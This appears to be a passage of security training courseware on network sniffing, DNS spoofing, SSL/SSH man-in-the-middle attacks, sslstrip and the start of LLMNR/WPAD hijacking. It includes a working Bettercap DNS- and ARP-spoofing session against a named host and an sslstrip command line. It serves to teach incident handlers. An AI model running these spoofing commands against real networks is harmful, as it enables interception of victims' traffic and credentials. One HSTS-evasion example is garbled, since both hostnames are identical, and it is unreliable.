


Network Miner is an outstanding tool for pulling data out of network traffic and presenting it in such a way that it is easy to review. Available on Windows and Linux systems, it can be run in two different ways. First, it can work as a live network analysis utility. The second way is to do an offline analysis of pcap files. When it is running either "live" or reviewing a capture file, it automatically analyzes and parses network data. For example, it puts all the files transferred over unencrypted network protocols and presents them as thumbnail images, available to extract for subsequent analysis.

Network Miner offers a free version and a commercial version, and it is available at <https://www.netresec.com/?page=Networkminer>.

## Foiling DNS

## Network Sniffing



Here's how these tools can be used to redirect traffic using a DNS attack:

Step 1: The attacker runs the MITM program, which listens for any DNS query for the target domain (for example, \*.edsbank.com).

Step 2: The victim runs a program that tries to resolve the target domain name, such as a web browser.

Step 3: The tool sees the request. To sniff this request in a switched environment, the attacker may have to use the ARP cache poisoning techniques we discussed earlier so that the attacker can see the DNS query traffic from the victim.

Step 4: The MITM tool sends a DNS response, spoofed to appear that it comes from the victim's DNS server. This response includes a lie about the IP address of the target domain.

Step 5: The victim now surfs wherever the attacker wants him/her to. The victim thinks that it's the real destination.

Note that a later response will come back from the real DNS server, but the victim will have already cached the earlier fake response. The real response is ignored because it comes too late. Yes, there is a simple race condition here that the attacker has to beat, sending the DNS response before the real DNS server does. But it is an easy one to win, given that the attacker receives the DNS request before the real DNS server does. Therefore, the attacker can send the fake answer faster than the real server can.

- The attacker doesn't have to be on the same LAN as the victim for DNS spoofing to work
  - Attacker just has to sit on a network between the victim and the DNS server
- Once we control DNS, we can redirect traffic anywhere we want
  - How about to a proxy, where we can grab traffic in a MITM attack?

With control of DNS, the attacker can send the victim to other websites but, more importantly, can redirect the user's traffic through a proxy. This powerful capability sets the stage for active sniffing of SSL and SSH connections.

Note that the attacker doesn't have to be on the same LAN as the victim for DNS spoofing to work. The attacker just has to sit on a network between the victim machine and the victim's DNS server to be able to sniff the DNS query. Using DNS spoofing, we can redirect traffic anywhere we want. How about to a proxy, where we can grab traffic?




```

# host www.yahoo.com
www.yahoo.com is an alias for atsv2-fp-shed.wgl.b.yahoo.com.
atsv2-fp-shed.wgl.b.yahoo.com has address 72.30.35.10
atsv2-fp-shed.wgl.b.yahoo.com has address 72.30.35.9
# bettercap -eval "events.ignore endpoint; set $ » {reset}"
bettercap v2.19 (type 'help' for a list of commands)

» set dns.spoof.address 72.30.35.10
» set dns.spoof.domains microsoft.com
» dns.spoof on
[05:58:01] [sys.log] [inf] dns.spoof microsoft.com -> 72.30.35.10
[05:58:01] [sys.log] [inf] dns.spoof enabling forwarding.
» set arp.spoof.targets 172.16.0.186
» arp.spoof on
[06:00:41] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
[06:01:00] [sys.log] [inf] dns.spoof sending spoofed DNS reply for
www.microsoft.com (->72.30.35.10) to 172.16.0.186 : 8c:85:90:c7:c1:d4
(Apple, Inc.) - Joshuas-MBP-2..
»

```




Bettercap is an amazingly powerful MITM attack tool written in Golang, available for Windows, Linux, macOS, and Android devices. In the example here, we start by identifying the IP address for `www.yahoo.com` using the Linux `host` command. This command returns the alias name for `yahoo.com`, and IPv4 and IPv6 addresses (the IPv6 addresses have been omitted for space).

Next we invoke Bettercap. The parameters following the `-eval` argument are preferences to make Bettercap less noisy (`events.ignore endpoint` will suppress messages indicating discovered or unreachable hosts on the LAN), and to simplify the command prompt. The `-eval` argument and parameters are optional.

Once Bettercap starts we configure the `dns.spoof` module. First we indicate the IP address we want to spoof (the first IPv4 Yahoo! IP address we saw earlier with the `host` command) by specifying the IP address as an argument to the `dns.spoof.address` parameter. Next we specify the victim domain; in this case, all hosts for `www.microsoft.com`. Next we start the `dns.spoof` module by running `dns.spoof on`.

With the DNS spoofing module running, we specify a victim on the network. To enumerate the hosts on the network, we first ran the command `net.probe on; sleep 15; net.probe off` (actively scan the network for 15 seconds, then turn the probe scanner off), followed by `net.show` to examine a list of the discovered hosts (this output is omitted for space). This command reveals the target device `Joshuas-MBP-2` is on the same network as the attacker. Adding this IP address to the `arp.spoof.targets` list and running `arp.spoof on` starts the MITM attack against this device (Bettercap automatically establishes the MITM attack between the victim and the automatically-discovered default gateway). When the victim attempts to browse to and resolve `www.microsoft.com`, Bettercap intercepts the legitimate response from the server, and returns a fabricated DNS response consisting of the specified `dns.spoof.address` value.

Bettercap is written by Simone 'evilsocket' Margaritelli, and is available at <https://bettercap.org>.




Notice the URL is microsoft.com and the page title is Yahoo. Basically, we have redirected any user on the local network to yahoo.com instead of going to microsoft.com.

Just imagine if this was done to an SSL VPN or banking site. It would be easy to clone a site and insert malware and compromise every user who thinks they are going to a legitimate site.

## Sniffing SSL and SSH

## Network Sniffing



This is where things get interesting!

Step 1: The attacker runs the DNS spoofing program and a web or SSH proxy.

Step 2: The victim tries to resolve a name (perhaps by running a browser and trying to surf to a given site). DNS spoofing detects a request for the targeted domain and sends a fake answer mapping the domain name to the attacker's own IP address.


Step 3: The victim's browser establishes an SSL connection (with the web proxy process on the attacker's machine)!

Step 4: The web proxy establishes its own SSL connection with the real destination web server.


Step 5: The victim sees a message saying that the web server's certificate isn't signed by a recognized Certificate Authority (CA). However, most users simply continue the session! As the user accesses the website, all traffic appears on the attacker's machine.

The same process applies to SSH.

Essentially, web proxy and SSH proxy attacks exploit a trust model based on the user knowing what is okay and what is not.



This screenshot shows the warning message from Firefox and Chrome when facing a server-side SSL certificate that is not signed by a recognized CA. When the victim user tries to surf to the given website, the attacker sitting between the victim user and the site presents back an invalid certificate. The user can expand the Technical Details section of the warning message to get more information about why the certificate could not be validated, including that it wasn't signed by a trusted CA or that the domain name on the certificate did not match the domain name of the website the user tried to access.



Here is the certificate warning message presented by Microsoft Edge. Many users wouldn't understand the details of this message.

- SSHmitm substitutes its public key for the SSH server's, setting up two SSH connections
  - One from client to attacker, the other from attacker to server
- SSH: Client sees the warning below
  - If user continues, attacker has access to SSH session
  - This error is common with system upgrades, normal for admins to ignore

```

@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@  WARNING: HOST IDENTIFICATION HAS CHANGED!  @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

```

```

IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now
(man-in-the-middle attack)! It is also possible that
the host-key has just been changed. Please contact
your system administrator.

```



Error message from  
OpenSSH client

SSHmitm substitutes its public key for the SSH server's, setting up two SSH connections: One from client to attacker, the other from attacker to server.

The client receives a warning that the key has changed, but the particular message depends on the SSH client in use. For the OpenSSH client, by default, the user sees this message:

```

@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@  WARNING: HOST IDENTIFICATION HAS CHANGED!  @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

```

```

IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now
(man-in-the-middle attack)! It is also possible that
the host-key has just been changed. Please contact
your system administrator.

```

Again, most people would just ignore this message. Also, this message is displayed on clients any time you rekey the SSH daemons. How often do you do that? Some organizations generate new keys every year, which is a good idea to make sure your keys are fresh and haven't been exposed to an attacker. However, make sure that you communicate with your system administrators when you rekey so they know to expect this message once, and only once when you rekey. If they ever see it any other time, they should call your incident handling team. Alternatively, you can manually distribute new keys or automate key distribution to SSH clients so that this message never appears.

- An attacker has numerous options available to prevent that SSL warning message by the browser
  - Compromise a CA or RA and issue certs
    - Diginotar CA compromised in 2011 resulted in dozens of bogus certs
    - Comodo affiliate RA compromised in 2011 resulted in nine bogus certs
    - Stuxnet may have done this (code signing certs for device drivers, not SSL)
  - Bleed the server's keys from memory
    - Vulnerability in some versions of Apache, which dumps system memory via malformed heartbeat requests
    - PowerBleed by Joff Thyer
  - Build a bogus cert that has an MD5 hash collision with a trusted cert

SSH clients give a warning message, but many users ignore them and blindly accept a bad public key for an SSH server. Let's return to the topic of browser warnings for untrusted SSL certificates. Although many users still accept evil certificates in their browsers, some may not. To foil such users and undermine SSL to dodge the browser warning messages, an attacker has a plethora of options.

First off, an attacker could compromise the computer systems of a legitimate Certificate Authority (CA) trusted by browsers or an associated Registration Authority (RA). There are some historical examples of this kind of attack. In 2011, two major attacks of this kind occurred. First, an RA associated with the Comodo CA was compromised, and the attacker generated nine bogus SSL certificates. A few months later, it was announced that the Diginotar CA was compromised, with hundreds of illegal SSL certs generated. Earlier, back in 2009, the Stuxnet malware had legitimate digital signatures for its device drivers from two Taiwanese companies that develop software. Although this Stuxnet issue centered on code signing certificates and not SSL certs, many hypothesize that someone compromised the private keys associated with these companies' certs and used them to digitally sign the Stuxnet code.

Alternatively, an attacker could possibly pull the server's keys from memory using Heartbleed. This is where malformed SSL heartbeat requests can bleed memory out of an SSL-enabled Apache web server. A tool for this is PowerBleed by Joff Thyer from Black Hills Information Security (<https://github.com/yoda66/PowerBleed>).

- Hash collision bogus cert generated as proof of concept by A. Sotirov, et al. in 2009
- Marsh Ray discovered such a problem in 2009
- Thai Duong and Juliano Rizzo discovered an issue in 2011 in TLS 1.0 and earlier
  - Browser Exploit Against SSL/TLS (BEAST), using JavaScript in a browser to send encrypted messages with chosen plaintext
  - Related attack focused on compression (CRIME) in 2012
- Find a flaw in the way browsers validate certificates
  - Moxie Marlinspike found such a flaw in 2009

Another approach is to undermine the weaknesses in the crypto algorithms used to create certificates. In December 2009, Alexander Sotirov and several other researchers were able to forge bogus certificates as a proof of concept. These certificates had MD5 hash collisions with legitimate certificates so that the signature on the bogus certificate matched the legit certificate, resulting in a trusted cert.

Yet another issue that could undermine SSL is a flaw in the underlying protocol. Just such an issue was announced in July 2009 by Marsh Ray, who could trick servers and browsers into allowing him to sit in between them in a legit, trusted SSL connection. Likewise, Thai Duong and Juliano Rizzo discovered a flaw in TLS 1.0 and earlier, which they could exploit by planting JavaScript in a browser, which would generate encrypted messages based on chosen plaintext. Their Browser Exploit Against SSL/TLS (BEAST) tool leveraged this flaw. In 2012, they released another attack variant called "CRIME" that undermined HTTPS by focusing on its compression routines.



There are other, far easier options for an attacker to avoid browser SSL warning messages

- Compromise browser and import attacker's cert as trusted
- Trick user into accepting cert through social engineering email, pop-ups, or other means
- Sit in the middle and tell the browser to use HTTP, not HTTPS
  - Bettercap: `set http.proxy.sslstrip true; http.proxy on`
- Attack sites that use SSL only for authentication with cleartext HTTP for the post-authenticated session

Or an attacker could find a flaw in the way browsers check certificates. Numerous such flaws have been discovered, including the 2009 bug found by Moxie Marlinspike. By inserting a carefully placed ASCII Null character in a certificate, he was able to short-circuit the code in the browser that checked the cert so that it believed all such certificates were valid.


Wait, there's more! If those approaches for undermining SSL warning messages on this slide seem too difficult, attackers have more options.

If the attacker controls the victim's computer through a drive-by download, worm, or bot, the attacker can install his or her own cert on the machine in the browser's store of trusted certificates. Given the large number of attacker-controlled machines on the internet, such an approach is available to most attackers. We have seen that some malware specimens do this to give an attacker long-term control over a victim machine.

Or an attacker could use social engineering email or pop-up messages to trick users into inserting a bogus certificate in their browsers.

Another approach is to launch a Man-in-the-Middle attack, where the bad guy uses a tool to speak HTTP to the browser and HTTPS to a web server, rewriting all HTTPS links into HTTP links. This approach is used by Bettercap, described in more detail on the next slide.

Many other options for undermining SSL exist. However, this list contains the dominant ones used by modern attackers.



The certificate substitution techniques will generate a warning message for users when establishing an SSL connection. A few other tools sidestep this warning message so that the user never gets the message. Moxie Marlinspike released a tool called `sslstrip` that implements a new variation of attack against SSL, later improved upon and reimplemented in Bettercap by Simone 'evilsocket' Margaritelli. After establishing a MITM attack using Bettercap, the attacker starts a non-transparent proxy with the commands `set http.proxy.sslstrip true; http.proxy on`. With this configuration, Bettercap rewrites all `https://` links from the web server going back to the browser as `http://` links, essentially stripping SSL from the interaction.

Most users, when accessing a website, do not type in `https://www.mybank.com` or `http://www.mybank.com`. They usually leave off the protocol prefix (`https://` or `http://`). The user types in, at best "www.mybank.com" or "mybank.com" or even "mybank" and the browser fills in the rest by prefixing `http://` in front of the URL to make the request. Alternatively, a user clicks a link that has an `http://` prefix in it to access the website.

When most SSL-using web servers receive the `http://` request, they perform a redirect of the browser using HTTP 302 messages, redirecting `http://www.mybank.com` to `https://www.mybank.com`. That way, HTTP access is typically jacked up to HTTPS access.

In the Bettercap `sslstrip` attack, the client sends an HTTP request, as usual. Bettercap passes this request on to the web server. The web server attempts to send a redirect telling the browser to go to `https://www.mybank.com`. Bettercap intercepts this redirect in the response and tells the browser to continue using `http`. The attacker then uses HTTPS to access the site. All traffic from the browser to the attacker is cleartext and `http`, and all traffic from the attacker to the website is SSL-encrypted HTTPS. No warning messages are shown to the browser because it never uses SSL. Also, Bettercap injects a special lock logo for a favicon to display in the browser's location bar. Many users think their connection is secure because of this lock icon, even though all links in the location bar itself display as "http://".

To stop this attack, many organizations have implemented HTTP Strict Transport Security (HSTS) to stop `sslstrip`-style attacks. However, a modified version of `sslstrip` called `SSLStrip+` by Leonardo Nve bypasses many implementations of this security feature. This feature is also implemented in Bettercap, changing all hostnames in the MITM attack (e.g. `www.yahoo.com` becomes `www.yahoo.com`) to evade HSTS enforcement.

# Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

## Exploitation


- Physical Access Attacks
- Multipurpose Netcat
- Lab 3.1: Netcat's Many Uses
- Network Sniffing
- Lab 3.2: ARP and MAC Analysis**
- Hijacking Attacks
- Lab 3.3: Responder
- Buffer Overflows
- Metasploit
- Protocol and File Parser Problems
- Endpoint Security Bypass
- Lab 3.4: Metasploit Attack and Analysis
- (to be continued)*

Now, we perform a lab in which we look at ARP caches, CAM tables, and more, focusing on MAC addresses to determine potential suspects in a case scenario.

9-1 5/20/16 20:10  
v0.1.1.1.1

## LAB 3.2

Please work on the lab exercise *ARP and MAC Analysis*



This page intentionally left blank.

# Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

## Exploitation

Physical Access Attacks

Multipurpose Netcat

Lab 3.1: Netcat's Many Uses

Network Sniffing

Lab 3.2: ARP and MAC Analysis

**Hijacking Attacks**

Lab 3.3: Responder

Buffer Overflows

Metasploit

Protocol and File Parser Problems

Endpoint Security Bypass

Lab 3.4: Metasploit Attack and Analysis

*(to be continued)*

Now, we discuss session hijacking, which is really a combination of spoofing and sniffing. We roll together the two techniques we just discussed to give the attacker an even more powerful way to gain access: Session hijacking.

## Hijacking Attacks

- There are a number of additional (other than ARP poisoning) ways we can hijack system communication
- Let's focus on two additional attack vectors
  - Link-Local Multicast Name Resolution (LLMNR) and Web Proxy Auto-Discovery (WPAD)
- If we are on the local network, we can take advantage of systems attempting to find hostnames and proxy configurations to redirect them wherever we want
- These current attacks are heavily used post-exploitation to extend access to other systems

Hijacking attacks can go far beyond simply launching an ARP spoofing attack. As we mentioned, there are other protocols to consider, like LLMNR and WPAD.

Basically, anytime there is a system that is blindly reaching out for help to identify a system or a service, we can hijack that response and redirect the victim system through a computer we control. Once this happens, we can intercept and modify many of the requests the victim system sends. In many situations, we can do this transparently.


- Responder is an outstanding tool designed to launch LLMNR attacks
- It can also launch NBT-NS, DNS/MDNS attacks
- Automatically launches a number of services to redirect victim systems in order to harvest credentials
  - HTTP, HTTPS, SQL Server, Kerberos, FTP, IMAP, SMTP, DNS, LDAP
- The goal is to spoof a system, then be ready to intercept the authentication requests on the fly
